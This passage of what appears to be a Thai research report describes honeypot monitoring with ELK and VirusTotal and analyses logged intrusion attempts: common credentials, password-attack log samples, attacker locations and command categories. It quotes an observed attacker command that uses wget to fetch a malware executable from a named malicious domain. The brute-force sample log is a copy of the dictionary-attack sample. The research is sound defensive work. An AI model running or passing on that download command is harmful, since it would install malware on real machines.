
ภาพที่ 30 ตัวอย่างการแจ้งเตือนผ่านอีเมลเมื่อพบคำสั่งกลุ่มที่ 7




ภาพที่ 31 ตัวอย่างการแจ้งเตือนผ่านไลน์เมื่อพบคำสั่งกลุ่มที่ 7

4.3.5.2 การแจ้งเตือนไฟล์อันตราย

การแจ้งเตือนไฟล์อันตรายจะทำการแจ้งเตือนไปที่ผู้ดูแลระบบ เมื่อตรวจพบไฟล์หรือยูอาร์แอลอันตราย ผ่านการแจ้งเตือน 2 ช่องทาง ได้แก่ 1. แจ้งเตือนผ่านอีเมล ดังภาพที่ 32 และ 2. แจ้งเตือนผ่านไลน์ (Line) ดังภาพที่ 33



ภาพที่ 32 ตัวอย่างการแจ้งเตือนผ่านอีเมลเมื่อตรวจพบไฟล์หรือยูอาร์แอลอันตราย



ภาพที่ 33 ตัวอย่างการแจ้งเตือนผ่านไลน์เมื่อตรวจพบไฟล์หรือยูอาร์แอลอันตราย

4.3.6 การทดสอบระบบ

ผู้วิจัยทำการทดสอบประสิทธิผลของระบบ โดยแบ่งออกเป็น 2 ส่วน ประกอบด้วย การทดสอบส่วนของการเข้าสู่ระบบ และการทดสอบส่วนของคำสั่งการโจมตี ซึ่งมีรายละเอียดดังต่อไปนี้

4.3.6.1 ทดสอบส่วนของการเข้าสู่ระบบ

ตารางที่ 11 ผลการทดสอบส่วนของการเข้าสู่ระบบ

หัวข้อในการทดสอบ	ผลลัพธ์ที่คาดหวัง	ผลการทดสอบ
1. ทดสอบการเข้าสู่ระบบไม่สำเร็จ	1. สคริปต์สำหรับจัดรูปแบบข้อมูลบันทึกจัดเก็บสามารถจำแนกได้ว่าเป็นข้อมูลบันทึกจัดเก็บการเข้าสู่ระบบ 2. สคริปต์สำหรับตรวจจับการเข้าสู่ระบบสามารถระบุภายในข้อมูลบันทึกจัดเก็บได้ว่าเป็นการเข้าสู่ระบบที่ไม่สำเร็จ 3. Logstash สามารถจัดรูปแบบและแปลงข้อมูลบันทึกจัดเก็บให้เป็นรูปแบบที่มีโครงสร้างเพื่อนำไปแสดงผลที่ Kibana ได้อย่างถูกต้อง	ผ่าน
2. ทดสอบการเข้าสู่ระบบสำเร็จ	1. สคริปต์สำหรับจัดรูปแบบข้อมูลบันทึกจัดเก็บสามารถจำแนกได้ว่าเป็นข้อมูลบันทึกจัดเก็บการเข้าสู่ระบบ 2. สคริปต์สำหรับตรวจจับการเข้าสู่ระบบสามารถระบุภายในข้อมูลบันทึกจัดเก็บได้ว่าเป็นการเข้าสู่ระบบที่สำเร็จ 3. Logstash สามารถจัดรูปแบบและแปลงข้อมูลบันทึกจัดเก็บให้เป็นรูปแบบที่มีโครงสร้างเพื่อนำไปแสดงผลที่ Kibana ได้อย่างถูกต้อง 4. ทำการแจ้งเตือนผ่านอีเมลและไลน์	ผ่าน

4.3.6.2 ทดสอบส่วนของคำสั่งการโจมตี

ตารางที่ 12 ผลการทดสอบส่วนของคำสั่งการโจมตี


หัวข้อในการทดสอบ	ผลลัพธ์ที่คาดหวัง	ผลการทดสอบ
1. ทดสอบการใช้คำสั่งการโจมตีทั้ง 7 กลุ่ม	1. สคริปต์สำหรับจัดรูปแบบข้อมูลบันทึกจัดเก็บสามารถจำแนกได้ว่าเป็นข้อมูลบันทึกจัดเก็บคำสั่ง 2. สคริปต์สำหรับตรวจจับคำสั่งการโจมตีสามารถจำแนกกลุ่มและจัดรูปแบบข้อมูลบันทึกจัดเก็บคำสั่งใหม่ โดยสามารถระบุเลขอ้างอิงกลุ่มลงไปที่คอลัมน์แรกของข้อมูลบันทึกจัดเก็บได้อย่างถูกต้อง 3. Logstash สามารถจัดรูปแบบและแปลงข้อมูลบันทึกจัดเก็บให้เป็นรูปแบบที่มีโครงสร้างเพื่อนำไปแสดงผลที่ Kibana ได้อย่างถูกต้อง 4. ทำการแจ้งเตือนผ่านอีเมลและไลน์ในกรณีที่พบคำสั่งกลุ่มที่ 7	ผ่าน
2. ทดสอบการใช้คำสั่งการโจมตีที่มียูอาร์แอลอันตราย	1. สคริปต์สำหรับจัดรูปแบบข้อมูลบันทึกจัดเก็บสามารถจำแนกได้ว่าเป็นข้อมูลบันทึกจัดเก็บคำสั่ง 2. สคริปต์สำหรับตรวจสอบไฟล์อันตรายทำการเรียกใช้งานไวรัสโททอลเมื่อพบยูอาร์แอลภายในคำสั่งการโจมตี 3. ไวรัสโททอลส่งผลรายงานการทดสอบกลับมาได้อย่างถูกต้อง 4. สคริปต์สำหรับตรวจสอบไฟล์อันตรายนำผลรายงานการทดสอบจากไวรัสโททอลมาจัดเก็บในรูปแบบของข้อมูลบันทึกจัดเก็บ 5. Logstash สามารถจัดรูปแบบและแปลงข้อมูลบันทึกจัดเก็บให้เป็นรูปแบบที่มีโครงสร้างเพื่อนำไปแสดงผลที่ Kibana ได้อย่างถูกต้อง 6. ทำการแจ้งเตือนผ่านอีเมลและไลน์	ผ่าน

4.3.7 การเปรียบเทียบประสิทธิภาพ

ผู้วิจัยทำการเปรียบเทียบประสิทธิภาพ โดยการทดสอบส่วนของการเข้าสู่ระบบระหว่างเซิร์ฟเวอร์ก่อนการพัฒนากับเซิร์ฟเวอร์หลังการพัฒนาเป็นจำนวน 5 วัน ซึ่งในการทดสอบผู้วิจัยทำการกำหนดค่ารหัสผ่านให้ผู้บุกรุกไม่สามารถเข้าสู่ระบบได้ทั้ง 2 เซิร์ฟเวอร์ เพื่อทดสอบประสิทธิภาพของแต่ละเซิร์ฟเวอร์ว่าผู้บุกรุกจะสามารถค้นหาเซิร์ฟเวอร์และพยายามทำการบุกรุกจำนวนกี่ครั้ง โดยตรวจจับจากการเข้าสู่ระบบที่ล้มเหลว ผลการทดสอบมีรายละเอียดดังตารางที่ 13 และ ภาพที่ 34

ตารางที่ 13 ตารางการเปรียบเทียบประสิทธิภาพของระบบ

วันที่	เซิร์ฟเวอร์ก่อนการพัฒนา	เซิร์ฟเวอร์หลังการพัฒนา
1	4374	158
2	3641	115
3	3805	142
4	4121	107
5	4023	126
รวม	**19,964**	**648**



ภาพที่ 34 กราฟแสดงผลการตรวจจับการเข้าสู่ระบบที่ล้มเหลว

ผลจากการเปรียบเทียบประสิทธิภาพแสดงให้เห็นว่าเซิร์ฟเวอร์หลังการพัฒนาที่มีการทำงานร่วมกับฮันนีพอต สามารถป้องกันการบุกรุกได้มากกว่าถึง 96.7%

บทที่ 5
การวิเคราะห์และประเมินผล

ในบทนี้ได้กล่าวถึงแนวทางในการวิเคราะห์ ประเมินผล และแนวทางในการลดความเสี่ยง ซึ่งมีรายละเอียดดังต่อไปนี้

5.1 แนวทางการวิเคราะห์ผล

งานวิจัยนี้ได้แบ่งการวิเคราะห์ออกเป็น 3 รูปแบบ ได้แก่ วิเคราะห์ผลการเข้าสู่ระบบ วิเคราะห์ผลคำสั่งการโจมตี และวิเคราะห์ผลไฟล์อันตราย ซึ่งมีรายละเอียดดังต่อไปนี้

5.1.1 วิเคราะห์ผลการเข้าสู่ระบบ


5.1.1.1 วิเคราะห์ชื่อผู้ใช้งาน

หลังจากทำการทดสอบเป็นระยะเวลา 10 วัน สิ่งที่ค้นพบ คือ รายการการเข้าสู่ระบบทั้งหมด 98,625 รายการ พบผู้บุกรุกเข้าสู่ระบบสำเร็จจำนวน 1,538 รายการ และที่ล้มเหลวจำนวน 97,087 รายการ โดยชื่อผู้ใช้ 10 อันดับแรกที่นิยมสำหรับการบุกรุกระบบขององค์กร ดังแสดงในตารางที่ 14

ตารางที่ 14 ชื่อผู้ใช้ 10 อันดับแรกที่นิยมสำหรับการบุกรุก

ชื่อผู้ใช้	จำนวนที่พบ
root	5,348
server	1,053
admin	1,046
Root	1,019
server1	1,016
administator	1,005
r00t	993
system	981
test1	964
oracle	948
user	944

จากการวิเคราะห์ข้างต้นแสดงให้เห็นว่าผู้บุกรุกส่วนใหญ่มักจะเข้าสู่ระบบด้วยชื่อผู้ใช้ที่เป็นค่าเริ่มต้น (Default) หรือ ที่คาดเดาง่าย ดังนั้น จึงควรหลีกเลี่ยงการใช้ชื่อผู้ใช้ที่คาดเดาง่าย (Weak Usernames) ดังแสดงด้วยเวิร์ดคลาวด์ (Word Cloud) ในภาพที่ 35




ภาพที่ 35 เวิร์ดคลาวด์แสดงชื่อผู้ใช้ที่ถูกพบมากที่สุด

5.1.1.2 วิเคราะห์รหัสผ่าน

รหัสผ่าน 10 อันดับแรกที่นิยมใช้สำหรับการบุกรุกระบบขององค์กร ดังแสดงในตารางที่ 15 และเวิร์ดคลาวด์ในภาพที่ 36

ตารางที่ 15 รหัสผ่าน 10 อันดับแรกที่นิยมสำหรับการบุกรุก

รหัสผ่าน	**จำนวนที่พบ**
admin	179
password	145
123456	98
123456789	84
12345678	78
123	59
nproc	51
1234	49
12345	42
root	29



ภาพที่ 36 เวิร์ดคลาวด์แสดงรหัสผ่านที่ถูกพบมากที่สุด

งานวิจัยนี้ได้ค้นพบการโจมตีรหัสผ่าน (Password Attack) 3 รูปแบบ ได้แก่

1. การโจมตีแบบดิกชันนารี (Dictionary attack) เป็นการสุ่มรหัสผ่านจากไฟล์ที่มีการรวบรวมคำศัพท์ต่าง ๆ เอาไว้ ดังแสดงในภาพที่ 37

```
2019-11-13T09:41:21.272290Z 171.98.30.176 root appointee failed
2019-11-13T09:41:22.589951Z 171.98.30.176 root appraiser failed
2019-11-13T09:41:22.591303Z 171.98.30.176 root appraisal failed
2019-11-13T09:41:22.601254Z 171.98.30.176 root approach failed
```

ภาพที่ 37 ตัวอย่างการโจมตีรหัสผ่านแบบดิกชันนารี

2. การโจมตีแบบบรูทฟอร์ซ (Brute-force attack) เป็นการเดารหัสผ่านทุกความเป็นไปได้ของตัวอักษรในแต่ละหลัก ดังแสดงในภาพที่ 38


```
2019-11-13T09:41:21.272290Z 171.98.30.176 root appointee failed
2019-11-13T09:41:22.589951Z 171.98.30.176 root appraiser failed
2019-11-13T09:41:22.591303Z 171.98.30.176 root appraisal failed
2019-11-13T09:41:22.601254Z 171.98.30.176 root approach failed
```

ภาพที่ 38 ตัวอย่างการโจมตีรหัสผ่านแบบบรูทฟอร์ซ

3. การโจมตีแบบไฮบริด (Hybrid attack) เป็นการนำคำจากดิกชันนารีมาปรับปรุง โดยทำการเพิ่มหรือเปลี่ยนตัวอักษรภายในคำเหล่านั้น โดยที่คำเหล่านั้นยังคงความหมายเดิม ดังแสดงในภาพที่ 39


```
2019-11-15T04:57:18.313060Z 111.59.93.76 root p@ssword failed
2019-11-15T04:57:19.543467Z 111.59.93.76 root p@$$w0rd failed
2019-11-15T04:57:33.076761Z 111.59.93.76 root p@ssw0rd123 failed
2019-11-15T04:57:34.824614Z 111.59.93.76 root p@55w0rd failed
```

ภาพที่ 39 ตัวอย่างการโจมตีรหัสผ่านแบบไฮบริด

จากการค้นพบข้างต้นทำให้ทราบว่าการตั้งรหัสผ่านแบบง่าย ๆ หรือตั้งรหัสที่มีอยู่ในไฟล์คำศัพท์ มีสิทธิถูกเดารหัสผ่านได้อย่างง่ายดาย และรวดเร็ว เนื่องจากการโจมตีรหัสผ่านเหล่านี้ใช้โปรแกรมในการสุ่มรหัสผ่านโดยโปรแกรมเหล่านี้มีความถี่ในการสุ่มรหัสผ่านอย่างน้อย 100 รหัสผ่านต่อนาที

5.1.1.3 วิเคราะห์ตำแหน่ง

ผู้วิจัยได้นำเลขที่อยู่ไอพี (IP Addresses) ของผู้บุกรุกมาทำการจัดรูปแบบ (Filter) ผ่าน Logstash ให้ได้ค่าละติจูด (Latitude) และค่าลองจิจูด (Longitude) เพื่อให้สามารถระบุตำแหน่งในแผนที่ตามเลขที่อยู่ไอพีของผู้บุกรุก แสดงดังภาพที่ 40 โดยสีแดงคือตำแหน่งที่มีจำนวนของผู้ที่พยายามทำการเข้าสู่ระบบมากที่สุด รองลงมาคือสีส้ม และสีเหลือง ตามลำดับ



ภาพที่ 40 กราฟแสดงตำแหน่งภูมิศาสตร์ของผู้บุกรุก


งานวิจัยนี้ค้นพบ 10 ประเทศ ที่มีผู้บุกรุกทำการโจมตีเข้ามามากที่สุดตามลำดับ ได้แก่ ประเทศจีน สหรัฐอเมริกา แคนาดา สิงคโปร์ ฝรั่งเศส อิตาลี รัสเซีย บราซิล เกาหลีใต้ และเนเธอร์แลนด์

5.1.2 วิเคราะห์ผลคำสั่งการโจมตี

หลังจากทำการทดสอบเป็นระยะเวลา 10 วัน ได้พบคำสั่งที่ผู้บุกรุกนำมาใช้ในระบบจำนวน 2,161 คำสั่ง โดยสามารถจำแนกออกเป็น 7 กลุ่ม รายละเอียดแสดงดังตารางที่ 16


ตารางที่ 16 จำนวนคำสั่งที่พบในแต่ละกลุ่ม

กลุ่มคำสั่งการโจมตี	จำนวนคำสั่งที่พบ
1. กลุ่มของคำสั่งเพื่อสืบค้นข้อมูลสารสนเทศ (Query Information)	1,414
2. กลุ่มของคำสั่งเพื่อติดตั้งเครื่องมือ (Attempt to install)	18
3. กลุ่มของคำสั่งเพื่อโอนย้ายข้อมูล (Transfer Files)	16
4. กลุ่มของคำสั่งเพื่อเปลี่ยนแปลงข้อมูล (Change Configuration)	510
5. กลุ่มของคำสั่งเพื่อยึดครองเครื่อง (Taking Over the Server)	12
6. กลุ่มของคำสั่งที่ผิดพลาด (Error Case)	1
7. กลุ่มของคำสั่งใหม่ที่ไม่เคยพบ (New Case)	190



ภาพที่ 41 กราฟแสดงกลุ่มคำสั่งการโจมตีที่พบมากสุดตามลำดับ

จากกราฟในภาพที่ 41 พบว่า คำสั่งที่พบส่วนมากเป็นคำสั่งที่อยู่ในกลุ่มที่ 1 เช่น คำสั่ง cat uname ls เป็นคำสั่งที่ใช้ในการค้นถามสารสนเทศของระบบ โดยกลุ่มนี้ไม่ได้ก่อให้เกิดความเสียหายร้ายแรงต่อระบบ แต่ทำให้ผู้บุกรุกทราบถึงข้อมูลต่าง ๆ ภายในระบบ ซึ่งอาจทำให้เกิดการโจรกรรมข้อมูลเพื่อนำไปใช้ประโยชน์ในส่วนอื่น ๆ รองลงมาจากกลุ่มที่ 1 คือกลุ่มที่ 4 กลุ่มของคำสั่งเพื่อเปลี่ยนแปลงข้อมูล เป็นกลุ่มที่ก่อให้เกิดความเสียหายร้ายแรงต่อระบบ เช่น คำสั่ง echo rm vi เป็นคำสั่งที่ใช้ในการเปลี่ยนแปลง หรือแก้ไขข้อมูลต่าง ๆ เช่น การลบ หรือ การสร้างไฟล์ ถัดมาจากกลุ่มที่ 4 คือกลุ่มที่ 7 เป็นกลุ่มของคำสั่งใหม่ที่ระบบไม่เคยพบมาก่อน เมื่อมีคำสั่งใหม่เข้ามา คำสั่งนั้นจะถูกจัดอยู่ในกลุ่ม 7 และทำการแจ้งเตือนไปที่ผู้ดูแลระบบเพื่อให้ตรวจสอบ และนำมาจำแนกตาม 6 กลุ่มข้างต้นต่อไป คำสั่งที่พบมากที่สุดแสดงด้วยเวิร์ดคลาวด์ในภาพที่ 42



ภาพที่ 42 เวิร์ดคลาวด์แสดงคำสั่งที่พบมากที่สุด

5.1.3 วิเคราะห์ผลไฟล์อันตราย


ผลการวิเคราะห์ไฟล์และยูอาร์แอลอันตราย ที่ได้จากรายงานของไวรัสโททอล (VirusTotal) เมื่อนำไปวิเคราะห์ผ่านอีแอลเคสแต็ก (ELK Stack) พบจำนวนไฟล์และยูอาร์แอลในคำสั่งการโจมตีทั้งหมด 544 ข้อมูลบันทึกจัดเก็บ จัดเป็นไฟล์และยูอาร์แอลที่ปลอดภัยจำนวน 76 ข้อมูลบันทึกจัดเก็บ เป็นไฟล์และยูอาร์แอลอันตรายจำนวน 468 ข้อมูลบันทึกจัดเก็บ โดยสามารถจำแนกประเภทการโจมตีจากข้อมูลบันทึกจัดเก็บได้ทั้งหมด 3 ประเภท ได้แก่ 1. ฟิชชิง (Phishing) จำนวน 39 ข้อมูลบันทึกจัดเก็บ 2. มัลแวร์ (Malware) จำนวน 258 ข้อมูลบันทึกจัดเก็บ และ 3. มัลลิเชียส (Malicious) จำนวน 171 ข้อมูลบันทึกจัดเก็บ ดังที่แสดงในภาพที่ 43

ภาพที่ 43 กราฟแสดงจำนวนไฟล์และยูอาร์แอลอันตราย 3 รูปแบบการโจมตี

มัลแวร์ (Malware) และ มัลลิเชียส (Malicious) มีความหมายเหมือนกันคือเป็นไฟล์หรือยูอาร์แอลอันตราย เช่น ไวรัส (Virus), เวิร์ม (Worm) หรือโทรจัน (Trojan) แต่ที่ไวรัสโททอลรายงานผลมาทั้ง 2 ชื่อเป็นเพราะว่าไวรัสโททอลจะทำการส่งไฟล์หรือยูอาร์แอลต้องสงสัยไปทำแซนด์บ็อกซ์ผ่านหลายเครือข่ายแอนตี้ไวรัส ซึ่งแต่ละเครือข่ายมีคำนิยามในการเรียกชื่อไวรัสที่แตกต่างกัน ส่วนการโจมตีแบบฟิชชิง (Phishing) เป็นเทคนิคการหลอกลวงโดยใช้อีเมลหรือหน้าเว็บไซต์ปลอมเพื่อให้ได้มาซึ่งข้อมูลสำคัญ เช่น ชื่อผู้ใช้ รหัสผ่าน หรือข้อมูลส่วนบุคคล เพื่อนำข้อมูลที่ได้ไปใช้ในทางที่ไม่ถูกต้องเช่น การเข้าถึงระบบโดยไม่ได้รับอนุญาต หรือนำข้อมูลไปใช้สร้างความเสียหายในด้านอื่น ๆ เช่น ด้านการเงิน เป็นต้น

การวิเคราะห์ยูอาร์แอล (URL) อันตราย ยกตัวอย่างจากคำสั่ง:

wget http://flashpointy.xyz/panel/test1.exe เป็นคำสั่งในการดาวน์โหลดไฟล์ test1.exe จากยูอาร์แอล http://flashpointy.xyz/panel/test1.exe ลงมาติดตั้งที่เครื่อง รายงานจากไวรัสโททอลตรวจพบว่ายูอาร์แอลดังกล่าวเป็นยูอาร์แอลอันตราย และเป็นการโจมตีแบบมัลแวร์ ซึ่งจากภาพที่ 43แสดงให้เห็นถึงความสัมพันธ์ต่าง ๆ ภายในยูอาร์แอล



ภาพที่ 44 กราฟแสดงความสัมพันธ์ของโดเมน flashpointy

จากภาพที่ 44 ภายในกราฟแสดงการเชื่อมโยงความสัมพันธ์ของยูอาร์แอลไปถึงชื่อโดเมน (Domain Name) เพื่อหาว่าภายในโดเมนมียูอาร์แอลหรือไฟล์อื่นที่เป็นอันตรายอีกหรือไม่ ซึ่งพบว่าภายในโดเมน flashpointy.xyz มีโดเมนย่อย (Subdomain) จำนวน 4 โดเมน ได้แก่

1. mail.flashpointy.xyz
2. webdisk.flashpointy.xyz
3. discover.flashpointy.xyz
4. www.flashpointy.xyz

และพบยูอาร์แอลที่เป็นมัลแวร์จำนวน 10 ยูอาร์แอล ไฟล์ดาวน์โหลดที่เป็นมัลแวร์จำนวน 7 ไฟล์ และพบตำแหน่งของผู้บุกรุกที่มีการใช้เรียกใช้งานยูอาร์แอลนี้ 2 เลขที่อยู่ไอพี (IP Address) ได้แก่ 95.157.63.185 และ 178.159.36.185 ซึ่งทั้ง 2 เลขที่อยู่ไอพีมาจากประเทศรัสเซีย

ตารางที่ 17 คำอธิบายรายละเอียดการเชื่องโยงภายในโดเมน

ชื่อโดเมน	flashpointy.xyz
โดเมนย่อย	4
ยูอาร์แอล	10
ไฟล์ดาวน์โหลด	7
จำนวนการเรียกใช้	2

5.2 แนวทางการประเมินผล

5.2.1 การประเมินความเสี่ยง (Risk Assessment)

เป็นการพิจารณาจัดลำดับความสำคัญของความเสี่ยง เพื่อหาวิธีบรรเทาหรือป้องกันความเสี่ยงเหล่านั้น โดยประมาณได้จากโอกาสที่จะเกิดความเสี่ยง และผลกระทบของความเสี่ยง

